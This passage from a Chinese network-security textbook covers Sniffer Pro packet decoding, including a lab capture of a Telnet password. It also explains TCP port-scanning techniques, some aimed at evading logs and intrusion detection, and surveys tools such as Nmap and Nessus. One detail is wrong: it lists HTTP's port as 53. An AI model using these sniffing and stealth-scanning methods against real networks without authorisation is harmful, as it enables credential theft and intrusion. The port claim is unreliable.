


图 4.21　Expert 的 Diagnoses 选项卡

- 单击 Symptoms 选项卡，可在右面的详细面板中查看网络中的异常征兆。
- 单击 Objects 选项卡，列出分析对象类型，如对应物理层和数据链路层的工作站 DLC、对应网络层的网络工作站，以及连接、会话、应用、服务、子网、路由器等有用实体。

（6）解码分析

设置位置：Capture→Display，在底面板选择 Decode。

图 4.22 是对捕获报文进行解码的显示。解码显示通常分为 3 部分：

• 捕获的报文；
• 报文解码；
• 二进制内容。




图 4.22　在 Decode 窗口进行解码分析

目前大部分此类软件结构都采用这种结构显示。

下面是一个解码的实际例子。例中，Telnet 到一台开有 Telnet 服务的 Linux 机器上，使用了如下命令：

telnet 192.168.113.50
login：test
Password：xxxxxx

当望远镜图标变红时，单击之，出现图 4.23。选择箭头所指的 Decode 选项即可看到捕捉到的所有包。可以清楚地看出用户名为 test，密码为 123456。




图 4.23　一个解码分析的实例

这里，对包大小(Packet Size)设为 55，是因为客户端 Telnet 到服务器端时一次只传送一个字节的数据，由于协议的头长度是一定的，Telnet 数据包大小为 DLC(14 字节)＋IP(20 字节)＋TCP(20 字节)＋数据(1 字节)＝55 字节，这样将 Packet Size 设为 55 正好能抓到用

户名和密码,否则将抓到许多不相关的包。

要能够利用软件解码分析解决问题,关键是要对各种层次的协议了解得比较透彻,这样才能看懂解析出来的报文。

Sniffer Pro 的功能较多。上面只作简要介绍。其他内容可以参考相应文献。

4. 实验准备

(1) 设计实验的环境。

(2) 选定一种 Sniffer 工具,记录其下载网址。

(3) 罗列出使用该 Sniffer 工具的步骤和方法。

5. 推荐的分析讨论内容

(1) 分析 Sniffer 工具在网络管理和网络安全方面的作用。

(2) 其他发现或想到的问题。

4.6.3 扫描器

扫描是收集系统信息(远程操作系统的识别、网络结构的分析以及其他敏感信息的收集)和发现漏洞的过程,它不仅是攻击者常用的作案手段,也是管理人员维护网络安全的有力武器。

1. 扫描策略

扫描在实施策略上可以采用被动式和主动式两种策略。

(1) 被动式扫描策略

被动式扫描策略主要检测系统中不合适的设置、脆弱的口令以及同安全规则相抵触的对象,具体还可以分为如下几类:

- 基于主机的扫描技术,主要涉及系统的内核、文件的属性、操作系统的补丁等,能把一些简单的口令解密和剔除,能非常准确地定位系统存在的问题,并发现漏洞。
- 基于目标的扫描技术,其基本原理是基于消息加密算法和 Hash 函数,因此只要输入有一点变化,输出就会发生很大变化,可以感知文件和数据流的细微变化,通常用于检测系统属性和文件属性,如数据库、注册号等。
- 基于应用的扫描技术,这种技术主要用于检查应用软件包的设置和安全漏洞。

(2) 主动式扫描策略

主动式扫描策略是基于网络的扫描技术,主要通过一些脚本文件对系统进行攻击,记录系统的反应,从中发现漏洞。

2. 扫描对象

在计算机网络中,扫描是通过向目标主机发送数据报文,从响应中获得目标主机的有关信息。按照扫描对象,可以将扫描分为如下 3 种主要类型。

(1) 地址扫描

地址扫描就是判断某个 IP 地址上有无活动主机或某台主机是否在线。最简单的地址扫描方法是使用 ping 命令,用 ping 命令向目标主机发送 ICMP 回显请求报文,并等待 ICMP 回显应答。如果 ping 不到某台主机,就表明它不在线。

ping 命令的发送可以手工一条一条地进行,也可以用 Fping 等根据进行大范围的地址扫描,得到一个网段中的在线地址列表。

(2) 端口扫描

在 TCP/IP 网络中,端口号是主机上提供的服务的标识。例如,FTP 服务的端口号为 21、Telnet 服务的端口号为 23、DNS 服务的端口号为 53、Http 服务的端口号为 53 等。入侵者知道了被攻击主机的地址后,还需要知道通信程序的端口号。只要扫描到相应的端口被打开,就知道目标主机上运行着什么服务,以便采取针对这些服务的攻击手段。

(3) 漏洞扫描

漏洞是系统所存在的安全缺陷或薄弱环节。入侵者通过扫描可以发现可以利用的漏洞,并进一步通过漏洞收集有用信息或直接对系统实施威胁。管理人员可以通过扫描对所管理的系统和网络进行安全审计,检测系统中的安全脆弱环节。常用的扫描工具有 Xscan 等。

3. 基本扫描技术

(1) 半开放扫描

TCP 连接通过三次握手(three-way handshake)建立。图 4.24 表示了一个建立 TCP 连接的三次握手过程。若主机 B 运行一个服务器进程,则它要首先发出一个被动打开命令,要求它的 TCP 准备接收客户进程的连接请求,然后服务器进程就处于“听”状态,不断检测有无客户进程发起连接的请求。




图 4.24　建立 TCP 连接的三次握手过程

若主机 A 中运行有客户进程,当它需要服务器的服务时,就要向它的 TCP 发出主动连接请求::用 SYN=1 和 ACK=0 表示连接请求,用 SEQ=x 表示选择了一个序号。主机 B 收到 A 的连接请求报文,就完成了第一次握手。

主机 B 如果同意连接,其 TCP 就向 A 发回确认报文:用 SYN=1 和 ACK=1 表示同意连接,用 ACK=x+1 表示对 x 的确认,用 SEQ=y 表示 B 选择的一个序号。主机 A 接收到该确认报文,完成了第二次握手。

接着,主机 A 的 TCP 还要向主机 B 发出确认:用 SYN=1 和 ACK=1 表示同意连接,用 ACK=y+1 表示对 y 的确认,同时发送 A 的第一个数据 x+1。主机 B 收到主机 A 的确

认报文，完成了第三次握手过程。

完成这样一个三次握手，才算建立了可靠的 TCP 连接，才能可靠地传输数据报文。

攻击者进行端口扫描最常用的方法就是尝试与远程主机的端口建立一次正常的 TCP 连接。连接成功，表示端口开放。这种扫描方式称为“TCP connect 扫描”。但是，这种扫描往往会被远程系统记入日志。针对这一缺陷，便产生了半开放扫描——“TCP SYN 扫描”。因为当客户端发出一个 SYN 连接请求报文后，如果收到了远程目标主机的 ACK/SYN 确认，就说明远程主机的该端口是打开的；而若没有收到远程目标主机的 ACK/SYN 确认，而是收到 RST 数据报文(表明连接出现了问题)，就说明远程主机的该端口没有打开。这样对于扫描要获得的信息已经足够了，也不会在目标主机的日志中留下记录。

(2) FIN 扫描

FIN 是释放连接的数据报文，表明发送方已经没有数据要发送了。很多日志不记录这类报文。“TCP FIN 扫描”的原理是向目标端口发送 FIN 报文，如果收到了 RST 的回复，表明该端口没有开放；反之(没有回复)，该端口是开放的，因为打开的端口往往忽略对 FIN 的回复。这种方法还可以用来区别操作系统是 Windows，还是 UNIX。

但是，有的系统不管端口打开与否，一律回复 RST。这时，FIN 扫描就不适用了。

(3) 反向扫描

反向扫描是一种地址扫描技术，主要用于获得可到达网络和主机的地址列表，借以推断出一个网络的结构分布图。其基本原理是利用了多数路由器只对报文中的地址进行检查，而不分析报文的内容。具体方法是使用可以穿过防火墙的 RST 数据报文对网络地址进行扫描。向一个网络中的所有地址发送 RST 报文后，路由器会对这些报文进行检查：当目标地址不可到达时，就送回 ICMP 差错报文；没有返回的 ICMP 差错报文的，就是主机在线。根据不在线的主机进行求逆可以获得在线主机列表。

(4) 慢速扫描

慢速扫描就是使用非连续性端口进行时间间隔长且无定率的扫描，并使用不一致的源地址，使这些扫描记录无规律地分布在大量的日志中，而被淹没，给日志分析造成困难。

(5) 乱序扫描

乱序扫描就是对扫描的端口号集合随机地产生扫描顺序，并且每次的扫描顺序不同。这就给对入侵检测系统的发觉带来困难。

4. 常用扫描器举例

目前已经开发出了大量的扫描器。下面仅举几个例子。

(1) ISS/SAFESuite(应用层风险评估工具)

网址：http://www.iss.net/products_services/enterprise_protection/vulnerability_assessment/scanner_internet.php

类别：商业

平台：Windows

简介：ISS(internet security scanner)始于 1992 年，最初由 Christopher Klaus 发布，是一个小小的开放源代码扫描器，但功能强大，不过价格也较昂贵。它可以用来检查使用

TCP/IP 协议网络连接的主机是否会受到攻击,可以扫描的漏洞有:

- 一些默认的包头,如是否存在 guest、bbs 等;
- IP 包头;
- Decode Alias;
- Sendmail;
- 匿名 FTP;
- NIS;
- NFS;
- rusers。

SAFESuite 是 ISS 的最新版本,它的功能更强、效率更高;不仅可以在 UNIX 下运行,还可以在 Windows 下运行;不仅能对各种服务进行广泛的检查,还能对发现的每个漏洞提供如下信息:

- 位置;
- 有关描述;
- 正确的应对建议。

(2) Nessus(最好的开放源代码风险评估工具)

网址:http://www.nessus.org/

类别:开放源代码

平台:Linux/BSD/UNIX

简介:Nessus 是一款可以运行在 Linux、BSD、Solaris 以及其他一些系统上的远程安全扫描软件。它是多线程、基于插入式的软件,允许用 C 语言或 Nessus 自带的语言(Nessus attack seripting language,NASL)编写攻击程序,还拥有很好的 GTK 界面。目前可以检查多达 320 个远程安全漏洞,能够完成超过 1200 项的远程安全检查;具有强大的报告输出能力,可以产生 HTML、XML、LaTeX 和 ASCII 文本等格式的安全报告,并且为每一个发现的安全问题提出解决建议。

(3) Nikto(一款非常全面的 Web 扫描器)

网址:http://www.cirt.net/code/nikto.shtml

类别:开放源代码

平台:Linux/BSD/UNIX/Windows

简介:Nikto 是一款能对 Web 服务器多种安全项目进行测试的扫描软件,能在 200 多种服务器上扫描出 2000 多种有潜在危险的文件、CGI 及其他问题。它也使用 LibWhiske 库,但通常比 Whisker 更新得更为频繁。

(4) Nmap(扫描之王)

网址:http: //www.insecure.org/nmap

平台:Linux/UNIX

简介:Nmap 扫描器是运行在 Linux/UNIX 下的一个功能非常强大的工具,称为扫描之王,有可能成为新一代网络主机信息扫描器的标准。它支持多种协议的扫描,如 TCP、UDP、ICMP 等,可以用来查看有哪些主机以及其上运行何种服务。已经实现的扫描方式包

括：Vanilla TCP connect 扫描、TCP SYN（half open）扫描、TCP FIN、Xmas 或 NULL（stealth）扫描、TCP ftp proxy（bounce attack）扫描、使用 IP 分片包的 SYN/FIN 扫描、TCP ACK 和 Window 扫描、UDP raw ICMP port unreachable 扫描、ICMP ping 扫描、TCP ping 扫描、Direct（non portmapper）RPC 扫描、通过 TCP/IP 堆栈探测远程主机操作系统和 Reverse-ident 扫描等。Nmap 还实现了诸如动态调整延时、超时、重传和端口并行扫描等智能化的功能。它还提供一些实用功能，如通过 TCP/IP 来甄别 TCP/IP 操作系统类型、隐蔽扫描、欺骗扫描、分布扫描、平行扫描、直接 RPC 扫描，以及灵活的目标选择和端口描述等。

(5) Saint(安全管理员的综合网络工具)

网址：http：//www.saintcorporation.com/saint/

类别：商业

平台：Linux/BSD/UNIX

简介：Saint 是一款商业化的风险评估工具，但与那些仅支持 Windows 平台的工具不同，Saint 运行在 UNIX 类平台上，过去它是免费的并且是开放源代码的，但现在是一个商业化的产品。

(6) SARA(安全管理员的辅助工具)

网址：http：//www-arc.com/sara/

类别：开放源代码

平台：Linux/BSD/UNIX

简介：SARA(security auditor's reseach assistant)是一款基于 SATAN 安全扫描工具开发而来的风险评估工具，具有很好的图形用户界面，通过查看各种网络服务(Finger、FTP、NFS、TFTP 等)收集主机或主机所在网络的信息。它每月更新两次。

(7) SuperScan(Windows 平台上的 TCP 端口扫描器)

网址：http://www.foundstone.com/index.htm? subnav=resources/navigation.htm&subcontent=/resources/proddesc/superscan.htm

类别：免费

平台：Windows

简介：SuperScan 是一款具有 TCP connect 端口扫描、ping 和域名解析等功能的工具，能较容易地做到对指定范围内的 IP 地址进行 ping 和端口扫描。

(8) mysfind(漏洞扫描)

